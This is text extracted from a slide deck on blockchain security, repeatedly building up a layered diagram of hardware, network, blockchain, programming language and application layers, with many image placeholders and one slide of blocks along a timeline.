




Blockchain Security

Blockchain Security is Multilayer Security



Hardware
Layer -1



Blockchain Security is Multilayer Security


Network
Layer 0

Hardware
Layer -1





Blockchain Security is Multilayer Security

Blockchain
Layer 1




Network
Layer 0

Hardware
Layer -1



Blockchain Security is Multilayer Security

Programming
Language
Layer 2




Network
Layer 0


Hardware
Layer -1

Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
Layer 2



Blockchain
Layer 1



Block 1


Block 2

Block 3


Block 4

time

Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
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
Blockchain
Layer 1



Network
Layer 0




Hardware
Layer -1




Blockchain Security is Multilayer Security


Application
Layer 3



Programming
Language
Layer 2




Blockchain
Layer 1

